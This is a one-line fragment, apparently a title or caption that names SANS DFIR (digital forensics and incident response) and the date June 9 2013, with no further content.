SANS DFIR, June 9 2013